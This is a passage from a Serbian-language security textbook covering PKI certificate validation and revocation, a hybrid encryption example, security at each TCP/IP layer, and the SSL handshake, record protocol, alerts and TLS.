- **Potvrda sertifikata**. Podaci u sertifikatu su vremenom podložni izmenama. Sertifikovani korisnik želi biti siguran u tačnost podataka, što zahteva potvrdu sertifikata. Postoje dva načina za izvršenje potvrde: *on-line* potvrda (korisnik zahtevati potvrdu sertifikata direktno od CA svaki put kad mu je potreban) i *off-line* potvrda (CA izdraje izdati vreme važenja sertifikata, odnosno par datuma koji definišu period unutar kojeg se informacija sadržana u sertifikatu može smatrati validnom).

- **Oduzimanje sertifikata**. Oduzimanje, tj. poništenje (engl. *revocation*) sertifikata je pojam blisko vezan za potvrdu. Poništenje je proces objavljivanja u javnosti da je informacija u sertifikatu postala netačna. Do poništenja može doći u slučaju da je privatni ključ entiteta kompromitovan ili u slučaju izmene podataka identiteta (npr. izmenjen broj telefona korisnika), što je češći slučaj. Poništenje sertifikata se najčešće radi pomoću liste poništenih sertifikata (CRL), na kojoj se nalaze poništeni sertifikati koje je potpisao i izdao CA. Poništenje ima smisla ukoliko se potvrda radi *off-line*.

Primer upotrebe PKI u hibridnom kriptosistemu

U ovom primeru, Ana i Bane dele istu tačku poverenja, odnosno oboje koriste serifikate koje je potpisao isti CA. Primer ilustruje hibridni kriptosistem, pogodan za efikasno šifrovanje i slanje većih poruka u sprezi sa PKI. Najpre opisujemo postupak kreiranja ključeva i sertifikacije.

- Ana i Bane generišu po jedan par ključeva i prosleđuju svoje javne ključeve, nazive i opisne informacije RA,
- RA proverava njihove akreditive i prosleđuje zahtev za izdavanjem sertifikata ka CA,
- CA generiše sertifikate i potpisuje ih svojim privatnim ključem CA,
- Bane i Ana razmenjuju javne ključeve i proveravaju ih na osnovu sertifikata koje preuzimaju sa PKI servera.

Pretpostavimo da Ana želi da pošalje Banetu poruku m. Ana radi sledeće:

- računa heš $h_1 = H(m)$ poruke *m* i potpisuje heš svojim privatnim ključem: $s = Sk_A^{priv}(h_1)$,
- generiše tajni simetrični ključ *k*,
- šifruje poruku *m* i potpisani heš s tajnim simetričnim ključem koji se koristi za komunikaciju: $c = Ek(m|s) = Ek(m \mid Sk_A^{priv}(H(m)))$,
- formira digitalni omot, tj. šifruje tajni simetrični ključ Banetovim javnim ključem: $w = Ek_B^{public}(k)$,
- šalje Banetu šifrovanu poruku (sa potpisom) i digitalni omot c|w.

Bane prima šifrovanu poruku i digitalni omot i radi sledeće:

- dešifruje omot svojim privatnim ključem i na taj način dobija tajni simetrični ključ: $k = Dk_B^{private}(w)$,
- dešifruje poruku i potpisani heš koristeći tajni simetrični ključ koji je izračunao u prethodnom koraku: $Dk(c) = (m|s)$,
- određuje heš poruke: $h_2 = H(m)$,
- proverava Anin potpis pomoću njenog javnog ključa, čime dobija heš koji je Ana potpisala: $h_1 = Vk_A^{public}(s)$,
- upoređuje heš koji je on izračunao sa hešom koji je dobio proverom potpisa. Ukoliko se heš vrednosti poklapaju, Bane je siguran u integritet poruke.

4

Sigurnosni protokoli

4.1. Šta su i čemu služe sigurnosni protokoli

Internet povezuje milione ljudi širom sveta i obezbeđuje im pristup ogromnoj količini informacija. Informacije poput podataka, video i zvuka putuju Internetom; jedan deo te komunikacije je privatnog karaktera. Jezik Interneta je Internet Protokol – sve što putuje Internetom koristi IP, a ono što IP ne obezbeđuje je sigurnost. IP paketi mogu biti falsifikovani, modifikovani a njihov sadržaj može u bilo kom trenutku da pregleda neautorizovana osoba. Za kompanije koje se bave elektronskom trgovinom sigurnost je na prvom mestu. Osetljivi podaci kao što su brojevi kreditnih kartica moraju biti zaštićeni, a kompanije moraju biti u mogućnosti da autentifikuju svaku prodaju. Takođe, Internet postaje jeftin način međusobnog povezivanja kompanije sa svojim predstavništvima sa mogućnošću rutiranja e-mail, pa čak i telefonskog saobraćaja. Naravno i ovde je evidentna potreba za tajnošću. Internet tako postaje sredina kroz koju se kreću vitalni podaci za funkcionisanje kompanija, banaka, finansijskih institucija. Internet sigurnost nije samo povezana sa biznisom. U svetu koji teži da u budućnosti bude globalno povezan jasna je potreba svakog pojedinca za privatnošću i anonimnošću. Dakle, potrebna su nam sredstva koja su dovoljno fleksibilna da zadovolje gore pomenute zahteve korisnika, a istovremeno ostvare zadati stepen sigurnosti na što je moguće jasniji način. Kriptografski protokoli rešavaju većinu navedenih problema.

Protokol je skup pravila i konvencija koji definiše komunikacioni okvir između dva ili više učesnika u komunikaciji. Učesnici u komunikaciji mogu biti krajnji korisnici, procesi ili računarski sistemi. Ukoliko je bar jedan deo poruke šifrovan, protokol se može smatrati kriptografskim. **Kriptografski protokoli** se upotrebljavaju za uspostavljanje siguronosne komunikacije preko nepouzdanih globalnih mreža i distribuiranih sistema. Dakle, kriptografski protokoli su protokoli koji se oslanjaju na kriptografske metode zaštite kako bi obezbedili osnovne sigurnosne usluge poverljivosti, integriteta i neporecivosti pojedincima i kompanijama.

Sigurnost po TCP/IP slojevima

U današnjem Internetu postoji mnoštvo protokola dizajniranih da pružaju sigurnost na različitim nivoima TCP/IP skupa protokola. U zavisnosti od sigurnosnih (i ostalih) potreba aplikacije, zavisi i odabir mesta u steku na kome će sigurnost biti pružana. Bez obzira gde je u steku implementirana sigurnost, moramo obezbediti osnovne sigurnosne usluge poverljivosti, neporecivosti i integriteta kao i mehanizme za autentifikaciju, autorizaciju i upravljanje ključevima (što uključuje generisanje, čuvanje i razmenu ključeva).

U zavisnosti od mesta u steku gde je implementirana sigurnost, moguće je da se svi

ili poneki od navedenih servisa obezbede. Ponekad se pojedini servisi obezbeđuju na jednom sloju dok se drugi obezbeđuju na drugim slojevima. Navešćemo kraći pregled dobrih i loših strana obezbeđivanja sigurnosti na različitim mestima u TCP/IP skupu protokola.

- **Sloj aplikacije**. Protokoli koji obezbeđuju sigurnost i funkcionišu na sloju aplikacije moraju biti implementirani u krajnjim hostovima. Prednost ovakvog načina ostvarivanja sigurnosti je u tome što aplikacija može da se proširi bez oslanjanja na sigurnosne servise koje obezbeđuje operativni sistem (u normalnim situacijama aplikacija nema nikakvu kontrolu nad time šta je implementirano u operativnom sistemu). U prednosti spadaju i kompletan pristup podacima koje korisnik želi da zaštiti, čime se olakšava obezbeđivanje sigurnosnih servisa (na primer, neporecivosti), kao i lak pristup akreditivima koristnika, poput privatnih ključeva. Loša strana je u tome što se sigurnosni mehanizami moraju dizajnirati za svaku aplikaciju posebno. Ovo implicira da postojeće aplikacije moraju biti izmenjene i proširene. Kako različite aplikacije imaju različite potrebe, dizajn više različitih sistema ima za posledicu veću verovatnoću greške, a samim tim i stvaranje suprotnog efekta od željenog, tj. otvaranje potencijalnih sigurnosnih rupa. Primeri sistema koje aplikacije moraju pozvati kada im je potrebna sigurnost su: OpenPGP, Kerberos, SecureShell (SSH). Tipičan primer je e-mail aplikacija koja koristi OpenPGP radi obezbeđivanja sigurnosti elektronske pošte. U tom slučaju se e-mail klijent proširuje zbog sledećih mogućnosti: sposobnosti da traži javne ključeve koji odgovaraju određenom korisniku u lokalnoj bazi podataka i sposobnosti da pruži sigurnosne servise poput šifrovanja i dešifrovanja, autentifikacije poruka i neporicanja. Ukoliko aplikacija ima specifične sigurnosne potrebe, tada se za obezbeđivanje sigurnosnih mehanizama ne možemo osloniti na niže slojeve steka.

- **Transportni sloj**. Obezbeđivanje sigurnosti na transportnom sloju ima prednost u odnosu na aplikacioni sloj jer nije potrebno unapređivati svaku aplikaciju. Sve postojeće aplikacije će dobiti isti stepen sigurnosti. Međutim, dobijanje konteksta korisnika je komplikovano jer se kod korisnički orijentisanih servisa podrazumeva da jedan korisnik koristi sistem, što je zaista retko. Kao i u prethodnom slučaju, sigurnost na transportnom sloju se obezbeđuje na krajnjim sistemima. Nju, takođe, odlikuje osobina zavisnosti od protokola. Tako je, na primer, TLS (*Transport Layer Security*) protokol koji obezbeđuje sigurnosne servise autentifikacije, integriteta i poverljivosti preko TCP protokola. TLS mora da održava kontekst konekcije i stoga nije implementiran preko UDP protokola jer UDP ne održava nikakav kontekst. Kako su sigurnosni servisi zavisni od transportnog protokola, servisi poput upravljanja ključem moraju se duplicirati za svaki transportni protokol. Jedna od mana je i ta da se aplikacije još uvek moraju menjati da bi mogle da traže sigurnosne servise od transportnog sloja.

- **Mrežni sloj**. Implementiranje sigurnosti na ovom sloju ima mnoštvo prednosti.

Prva je ta što je premašenje izazvano razmenom ključa značajno smanjeno. Ovo je posledica toga što svi transportni protokoli i aplikacije sada dele infrastrukturu upravljanja ključem koju obezbeđuje mrežni sloj. Takođe, ukoliko sigurnost obezbeđuju niži slojevi, manje su promene nad aplikacijama. Jedna od najkorisnijih mogućnosti sigurnosti mrežnog sloja je sposobnost izgradnje VPN-a i Intraneta. Problemi koji ovde postoje vezani su za teškoće obezbeđivanja servisa neporecivosti, koji je lakše ostvarljiv na višim slojevima. Teško je imati kontrolu na nivou korisnika na višekorisničkoj mašini. Takvi problemi se moraju rešavati dodavanjem dodatnih mehanizama na krajnjim mašinama. Na primer, IPsec je protokol koji obezbeđuje sigurnost na mrežnom sloju, i to je jedini protokol koji može da obezbedi bilo koji tip Internet saobraćaja.

- **Sloj veze**. Ukoliko postoji namenski link između dva hosta/rutera, i sav saobraćaj mora da se šifruje zbog straha od presretanja podataka, može se koristiti hardverski uređaj za enkripciju. Prednost ovakvog rešenja je brzina, ali ovakvo rešenje nije skalabilno i funkcioniše samo na namenskim linkovima, gde dve strane koje komuniciraju moraju biti fizički povezane. Ovaj metod se koristi kod bankovskih automata gde je mašina povezana sa centralom namenskim linkom.

4.2. Secure Sockets Layer (SSL) protokol

Secure Sockets Layer (SSL) protokol obezbeđuje mehanizme za identifikaciju dva sagovornika povezana računarskom mrežom i zaštićeni prenos podataka između njih.

Prilikom stvaranja SSL-a postavljeni su sledeći ciljevi (po prioritetima):

- **Kriptografska zaštita**. Obezbediti mehanizme za šifrovanje podataka, tj. zai ostvarivanje sigurne veze između dva učesnika u komunikaciji.

- **Nezavisnost od softvera i hardvera**. Omogućiti programerima da pišu softver u kome je implementiran SSL tako da dva različita programa (na primer, Web server i browser) mogu razmeniti parametre šifrovanja, bez međusobnog poznavanja koda.


- **Proširivost**. Kreirati okvir unutar kojeg se mogu uklopiti nove metode šifrovanja javnim i simetričnim ključem ukoliko se za to javi potreba. Time se istovremeno ostvaruju dva potcilja: sprečava se potreba za stvaranjem novih protokola (praćenih rizikom njihovih mogućih nedostataka) i sprečava se potreba za implementacijom potpuno novih metoda šifriranja.

- **Relativna efikasnost**. Šifrovanje može biti vrlo zahtevno za procesor računara, posebno ukoliko se radi o algoritmima sa javnim ključem. Zbog toga SSL pamti

(kešira) komunikacione parametre ostvarenih veza kako bi smanjio broj veza koje mora ponovo stvarati, čime manje opterećuje procesor, a ujedno i mrežu.

Zadatak Secure Sockets Layer (SSL) protokola jeste da ostvari zaštićeni prenos podataka kroz mrežu. SSL protokol uključuje identifikaciju servera, identifikaciju klijenta i šifrovanu razmenu podataka među njima. To postiže koristeći tehnike šifrovanja i identifikacije, organizovane tako da čine potpuni sistem zaštite komunikacije dva entiteta vezana na mrežu.

SSL protokol ostvaruje poseban komunikacijski sloj smešten na pouzdanom transportnom sloju (slika 4.1). Iznad SSL-a se nalazi aplikacioni sloj. Na strani pošiljaoca, SSL prima od aplikacionog sloja poruku koju rastavlja u manje delove pogodne za šifrovanje, dodaje kontrolni broj, šifruje i eventualno komprimuje. Pošiljalac šalje šifrovane delove poruke. Primalac prima delove, po potrebi obavlja dekompresiju, dešifrovanje, proverava kontrolne brojeve, sastavlja delove poruke i predaje ih aplikacionom sloju.



Slika 4.1. *SSL u TCP/IP skupu protokola*

SSL je transparentan i nezavistan od aplikacionog sloja, a zaštićenu vezu uspostavlja pre nego što aplikacioni sloj primi ili pošalje prvi bajt podataka. Pre nego što počne slanje zaštićenih podataka kroz mrežu, SSL identifikuje server (opciono i klijenta) sa kojim komunicira. SSL se sastoji od dva protokola:

- **SSL Handshake** (rukovanje) protokol koji omogućuje klijentu i serveru međusobnu identifikaciju i razmenu parametara za prenos šifrovanim ključem (algoritam i ključeve)

- **SSL Record** (zapis) protokol koji je zadužen za šifrovanje i prenos poruka.

Za uspostavljanje zaštićenog prenosa SSL zahteva minimum identifikaciju servera. To obavlja u fazi uspostavljanja razgovora (*handshake*) pokazivanjem svog sertifikata klijentu. Za identifikaciju se koristi javni ključ i digitalni potpis servera. Posle identifikacije servera, klijent i server međusobno razmenjuju poruke šifrovane simetričnim ključevima, što je mnogo brže od rada sa asimetričnim ključevima, i štiti podatke od prisluškivanja i neovlašćenog menjanja. Proces identifikacije klijenta identičan je identifikaciji servera, posle čega može početi razmena podataka.

Komunikacija servera ili klijenta sa izdavaocem sertifikata (CA) nije deo SSL protokola. Komunikacija sa CA prilikom identifikacije entiteta na sertifikatu određena je preporukama ITU-T X.509, odnosno ISO-IEC standardom 9594-8.

Za ostvarivanje zaštićenog prenosa, SSL protokol moraju podržavati i klijent i server. Zaštita komunikacije koju ostvaruje SSL ima tri osnovna svojstva:

- **Privatnost**. Podaci koji se razmenjuju su šifrovani simetričnim algoritmima za šifrovanje (DES i RC4).

- **Mogućnost provere identiteta**. Identitet klijenta, odnosno servera, može se proveriti javnim ključem. SSL koristi RSA i DSS kao algoritme sa javnim ključevima.

- **Pouzdanost**. Proverava se integritet primljenih podataka. SSL koristi SHA i MD5 heš funkcije.


SSL može uspostaviti razgovor između klijenta i servera bez identifikacije klijenta i servera. Naravno, tada je nivo zaštite prenosa podataka vrlo nizak – podaci se štite samo simetričnim šifrovanjem i to ključem koji je nezaštićenom komunikacijom dogovoren između klijenta i servera.

SSL Handshake protokol

Atribute koji opisuju razgovor stvara SSL Handshake protokol koji deluje iznad Record sloja. Handshake protokol poruke predaje Record protokolu, koji ih kao i sve druge šifrira i pošalje. Pre faze uspostavljanja razgovora (handshake faze) njegovi atributi nisu određeni, tako da se prve poruke šalju nezaštićeno. Kada SSL klijent i SSL server prvi put počnu da komuniciraju dogovaraju se o verziji protokola, o odabiru algoritama za simetrično šifriranje, opciono se identifikuju, i koriste algoritam javnih ključeva da bi generisali deljivu tajnu. Taj proces odvija se u Handshake protokolu.

Ukratko: klijent šalje pozdravnu poruku (*ClientHello*) serveru, na koju server mora odgovoriti svojim pozdravom (*ServerHello*), u suprotnom dolazi do prekida komunikacije. Ove pozdravne poruke koriste se za uspostavljanje sledećih atributa razgovora: verzije protokola, identifikatora razgovora, algoritma šifrovanja, algoritma za

kompresiju i slučajnih vrednosti koje postavljaju klijent i server. Klijent u svom pozdravu ponudi serveru listu mogućih načina šifrovanja i komprimovanja (poređanih po redosledu počev od najboljeg) iz koje server bira sebi najbolju kombinaciju koju može da prihvati.



Slika 4.2. *SSL Handshake protokol*


Posle pozdravne poruke server šalje svoj sertifikat (*Certificate*), ukoliko ga treba identifikovati (što je najčešći slučaj). Server koji je pozitivno identifikovan može tražiti klijentov sertifikat (*CertificateRequest*), ukoliko je to u skladu sa dogovorenim algoritmima šifrovanja. Sada server šalje klijentu poruku o kraju pozdrava (*ServerHelloDone*). Ako je server zatražio od klijenta sertifikat, on onda očekuje ili odgovor koji sadrži sertifikacionu poruku ili izveštaj da klijent nema sertifikat.

U ovom trenutku klijent šalje nove atribute (#ChangeCipherSpec#) kojima će slati šifrovane podatke i "nove atribute" postavlja za "aktivne atribute". Zatim šalje izveštaj o kraju slanja šifrovan "aktivnim atributima" (*Finished*). Kao odgovor, server šalje svoje atribute, a nakon toga njima šifrovan izveštaj o kraju slanja.

Sada je faza uspostavljanja razgovora završena, pa klijent i server mogu početi sa razmenom podataka sa aplikacionog sloja. Za vreme uspostavljanja razgovora strogo se mora pridržavati redosled poruka; u suprotnom, javlja se greška o neočekivanoj poruci i prekida se uspostava razgovora.

Obnavljanje SSL razgovora

Klijent i server imaju mogućnost da nastave razgovor ukoliko su ranije već komunicirali preko SSL-a. Time se preskače provera verodostojnosti i dogovaraju se samo nužni novi atributi, što povećava fleksibilnost. U toj situaciji razgovor izgleda ovako: klijent šalje pozdravnu poruku koristeći identifikator razgovora koji želi ponovo da započne. Server proverava listu svojih razgovora i traži postoji li taj identifikator razgovora. Ako ga nađe i želi da obnovi razgovor, odgovara svojim pozdravom koji sadrži taj identifikator. Sada i klijent i server moraju poslati svoje nove atribute šifrovanja, posle čega odmah šalju poruku o kraju handshake procedure. Posle toga, podaci sa aplikacijskog nivoa mogu da se šalju. Ukoliko server ne nađe identifikator razgovora u svojoj listi, odgovara novim identifikatorom, i server i klijent prolaze kroz potpuno uspostavljanjanje razgovora.



Slika 4.3. *Obnavljanje SSL razgovora*

Specifikacija SSL protokola

Kada SSL Handshake protokol napravi identifikaciju servera i/ili klijenta i dogovori načine šifrovanja među njima, kažemo da je uspostavljen **razgovor** (engl. *session*). Često klijent i server žele paralelno da uspostave više razgovora – na primer, prenos datoteke i čitanje www sadržaja. Zato je omogućeno unutar jednog razgovora uspostaviti više **veza** (engl. *connection*). Razgovor je opisan atributima koji se dogovaraju unutar faze uspostavljanja razgovora (*handshake*) između klijenta i servera. Ti atributi su osnova za uspostavljanje svake nove veze. SSL dozvoljava više veza unutar jednog razgovora, ali i odvijanje više razgovora paralelno između istog klijenta i servera.

Svaki SSL razgovor je opisan sledećim atributima:

- **Identifikator razgovora**. To je niz bajtova kojeg ugovaraju klijent i server i koji jedinstveno identifikuje taj razgovor. Dogovor je nužan, kako ni klijent ni server ne bi imali dva razgovora s istim identifikatorom.

- **Potvrda entiteta**. Klijentova, odnosnoserverova potvrda. Ukoliko je uspostavljen razgovor bez identifikacije (ni klijenta ni servera), ovaj atribut je prazan (sadrži null vrednost).

- **Metoda kompresije**. Algoritam kojim se komprimuju podaci pre šifrovanja. Ukoliko je ovde stavljena null vrednost, kompresija se ne obavlja.

- **Šifrovanje**. Navode se dva algoritma – jedan za simetrično šifrovanje (npr. DES, RC4, a moguća je i null vrednost; u tom slučaje se podaci ne šifruju), i jedna heš funkcija – konkretno, MAC (Message Authentication Code) algoritam (na primer, MD5 ili SHA). Uz algoritme su definisani i drugi podaci potrebni za šifrovanje, kao što su dužina kontrolnog broja, da li će se identifikovati i klijent i server, samo server ili nijedan od njih.

- **Tajna**. Klijent i server pre prenosa podataka razmene međusobno tajnu, poznatu samo njima. Ta tajna se(niz od 48 bajtova) koristi za generisanje simetričnih ključeva i izračunavanje MAC vrednosti.

- **Proširivost**. Oznaka koja pokazuje može li se unutar ovog razgovora uspostaviti nova veza.

Atributi SSL veze su sledeći:

- **Slučajne vrednosti klijenta i servera**. Koriste se za šifrovanje, moraju biti različite.

- **Serverova MAC tajna**. Koristi se za identifikaciju serverovih poruka.

- **Klijentova MAC tajna**. Koristi se za identifikaciju klijentovih poruka.

- **Serverov simetrični ključ**. Njime server šifruje, a klijent dešifruje poruke.

- **Klijentov simetrični ključ**. Njime klijent šifruje, a server dešifruje poruke.

- **Redni brojevi**. I klijent i server moraju da vode računa o rednim brojevima poruka koje su primili, odnosno poslali, za svaku vezu. Ukoliko dođe do promene načina šifrovanja za vreme veze, redni brojevi se postavljaju na nulu.

Logično, ovi atributi poznati su i klijentu i serveru, pa svaki čuva svoju kopiju

njihovih vrednosti. Zadatak je SSL Handshake protokola da uskladi – izjednači njihove vrednosti.

SSL dozvoljava promenu atributa razgovora i veze za vreme njihovog trajanja čime se postiže viši nivo zaštite. Kako bi proces menjanja atributa prošao bez uticaja na tok komunikacije, potrebno je da i klijent i server čuvaju po dve kopije svih atributa: "aktivne" i "nove". Dodatno, odvojeno se čuvaju atributi za slanje i atributi za primanje poruka. Kada klijent ili server prime nove atribute za dešifrovanje, "novi atributi" postaju "aktivni atributi" koji se od tog trenutka koriste za dalje dešifrovanje. Ne mogu se odmah upisati u "aktivne", jer je poruka koja sadrži nove atribute još uvek šifrovana sa "aktivnim". Isto je kada klijent ili server promene način šifrovanja za slanje: "novi atributi šifrovanja" se pošalju sagovorniku, a nakon toga postaju "aktivni atributi šifrovanja" koji se koriste od tog trenutka na dalje. Poruke o promeni načina šifrovanja su i same šifrovane korišćenjem "aktivnih atributa".

SSL Record protokol

SSL Record protokol (Record sloj) prima podatke od višeg sloja u blokovima proizvoljnih veličina. Same podatke ne interpretira, već ih cepa na delove odgovarajuće veličine, koje zaštiti i šalje sagovorniku, gdje se odvija obrnuti proces. Pošiljalac, dakle, radi sledeće:

- Pre dalje obrade primljeni podaci se fragmentuju u blokove fiksne dužine. Tom prilikom ne obraća se pažnja na dužinu klijentovih poruka. Na taj način više klijentskih poruka može biti spojeno u jedan fragment ili jedna poruka podeljena u više fragmenata.

- Svi fragmenti Record protokola komprimuju se algoritmom definisanim u atributima razgovora. Algoritam za komprimovanje mora biti takav da ne dolazi do gubitaka podataka tokom kompresije (takozvana "*lossless*" kompresija). Kompresija se ne obavlja ukoliko je u atributima razgovora za metodu kompresije stavljena null vrednost.

- Poruke se štite simetričnim šifarskim algoritmom (obezbeđuje privatnost) i MAC algoritmom (obezbeđuje integritet) koji su definisani u atributima razgovora. Ukoliko su na tim atributima zapisane null vrednosti, podaci neće biti kriptografski zaštićeni.

- Posle šifrovanja komprimovanog fragmenta i dodavanja MAC vrednosti, rezultat je spreman za slanje. Naravno, uz tako obrađeni fragment šalju se i drugi podaci nužni za prenos poruke (na primer, zaglavlje), ali oni nisu specifični za SSL protokol, pa ovde nisu ni navedeni.

Primalac dešifruje primljeni fragment, izračunava MAC vrednost i proverava je sa

onom koju je generisao pošiljaoc. Ukoliko su ove MAC vrednosti identične, poruka se prihvata: u suprotnom se vraća izveštaj o grešci.

Izveštaji

Za osiguravanje ispravnog toka razgovora SSL protokol koristi posebnu vrstu poruka – **izveštaje**. Oni su, kao i ostale poruke, komprimovani i šifrovani, ali umesto podataka sa višeg sloja sadrže vrstu izveštaja i opis. Postoje dve vrste izveštaja: o kraju veze i o grešci.

Klijent i server moraju pre prekida veze da usaglase da nastupa njen kraj, što čine pomoću **izveštaja o kraju veze**. Kraj može inicirati bilo koji od učesnika. Takva poruka govori primaocu da pošiljalac više neće slati poruke unutar te veze. Ukoliko primalac primi poruke nakon izveštaja o kraju, ignorisaće ih. Svaki sagovornik obavezan je da pošalje upozorenje o kraju slanja. Time on i dalje može (ali ne mora) da prima poruke dok ne primi od drugog sagovornika njegov izveštaj o prestanku slanja. Ujedno je obaveza drugog sagovornika da "zatvori" vezu, odnosno da proglasi nevažećim njene atribute. Klijent i server posle zatvaranja veze moraju obrisati vrednosti njenih atributa.

Ukoliko jedan od učesnika ustanovi grešku prilikom komunikacije, obavestiće o tome sagovornika pomoću **izveštaja o grešci**. Ako se radi o grešci koja ugrožava sigurnost prenosa (*fatal alert*), oba sagovornika istovremeno prekidaju vezu. Druge veze unutar razgovora mogu nastaviti svoju komunikaciju, ali je nužno da se promeni identifikator razgovora kako bi se sprečila dalja upotreba dosadašnjeg identifikatora. U SSL protokolu su moguće sledeće greške:

- Neočekivana poruka. Ova greška uvek rezultuje prekidom veze.
- Neispravna MAC vrednost. Takođe se prekida veza.
- Greška prilikom dekompresije. Ulazna vrednost dekompresijskog algoritma nije dovela do očekivanog rezultata (na primer, neodgovarajući obim rezultata dekompesije).
- Greška prilikom faze uspostavljanja razgovora. Govori da pošiljalac nije u mogućnosti da se uskladi sa atributima zaštite koji su mu predloženi. Ova greška rezultuje prekidom razgovora (u ovom slučaju veze još nisu uspostavljene).
- Nema sertifikata. Pojavljuje se ukoliko na zahtev sertifikata sagovornik odgovori da ga nema.
- Neprikladan sertifikat. Dotičan tip sertifikata nije podržan od strane protokola.

- Nevažeći sertifikat. Period važenja sertifikata je prošao ili sertifikat još nije počeo da važi.
- Poništen sertifikat. Vlasnik je poništio sertifikat.
- Loš sertifikat. Sertifikat je nekonzistentan, sadržani potpis ne potvrđuje identitet, i slično.
- Neprihvatljiv sertifikat. Ukoliko je tokom obrade sertifikata došlo do neke neočekivane situacije, sertifikat se proglašava neprihvatljivim.
- Nevažeči parametar. Vrednost nekog atributa nalazi se van dozvoljenih vrednosti ili je nekonzistentan s ostalim vrednostima. Ova greška rezultuje prekidom veze.

Primena SSL-a

Osim što je www konzorcijum (www.w3.org) odobrio SSL kao standard, SSL je postao i *de facto* standard. Najrasprostranjenija upotreba SSL-a za plaćanje robe kreditnom karticom gde se zaštićeno prenosi samo broj kreditne kartice. Za takve, a i mnogo zahtevnije zadatke, SSL je zadovoljavaju#e rešenje.

Neka od konkurentnih rešenja su: S-MIME (Secure-MIME), S-HTTP (Secure HTTP), SSH (Secure Shell), PEM (Private Enhanced Mail), MOSS (MIME Object Security Services), PCT (Private Communication Technology), SHEN, PGP (Pretty Good Privacy).

SSL sadrži sve raspoložive sigurnosne metode koje prema potrebi možemo uključiti u pojedina uspostavljanja komunikacijskh kanala između dva sagovornika preko mreže. Omogućava proveru verodostojnosti pomoću sertifikata, korišćenje različitih ključeva za pojedini razgovor, šifrovanje i proveru integriteta. Ukoliko su klijent i server neaktivni duže vreme ili razgovor sa istim atributima zaštite potraje predugo, atributi se menjaju.

Jedini nedostak SSL-a je u tome što traži od programera aplikativnog softvera da dobro poznaje operativni sistem za koji radi softver. Naime, ako operativni sistem direktno pristupa TCP protokolu, potrebno ga je preusmeriti da to radi preko SSL protokola.

Važnu ulogu u uspešnosti SSL-a imaju davaoci sertifikata. Danas dominiraju dva: Thawte i VeriSign. Oni svojim ugledom obezbeđuju da korisnici veruju njihovim sertifikatima; bez poverenja u sertifikate, SSL bi bio beskoristan.

TLS

U sklopu Internet Engineering Task Force, IETF, deluje radna grupa Transport Layer Security koja je dizajnirala novi protokol – TLS, sličan SSL-u iz kog je i nastao. U odnosu na SSL napravljene su neke manje promene, koje se odnose uglavnom na veću zaštitu faze uspostave razgovora.

TLS obezbeđuje privatnost i integritet podataka između komunikacije dve aplikacije na Internetu. Kao varijanta SSL v.3 protokola on ima nekoliko poboljšanja. SSL otvara i zatvara ulaz za svaku poruku, dok TLS kada jednom uspostavi sigurnu konekciju, više poruka može da prođe kroz jedan ulaz, obezbeđujući mnogo bolji protok informacija. TLS, u odnosu na SSL, više razdvaja *handshake* i *record* i taj način dozvoljava implemetaciju novih metoda za autentifikaciju u budućnosti.

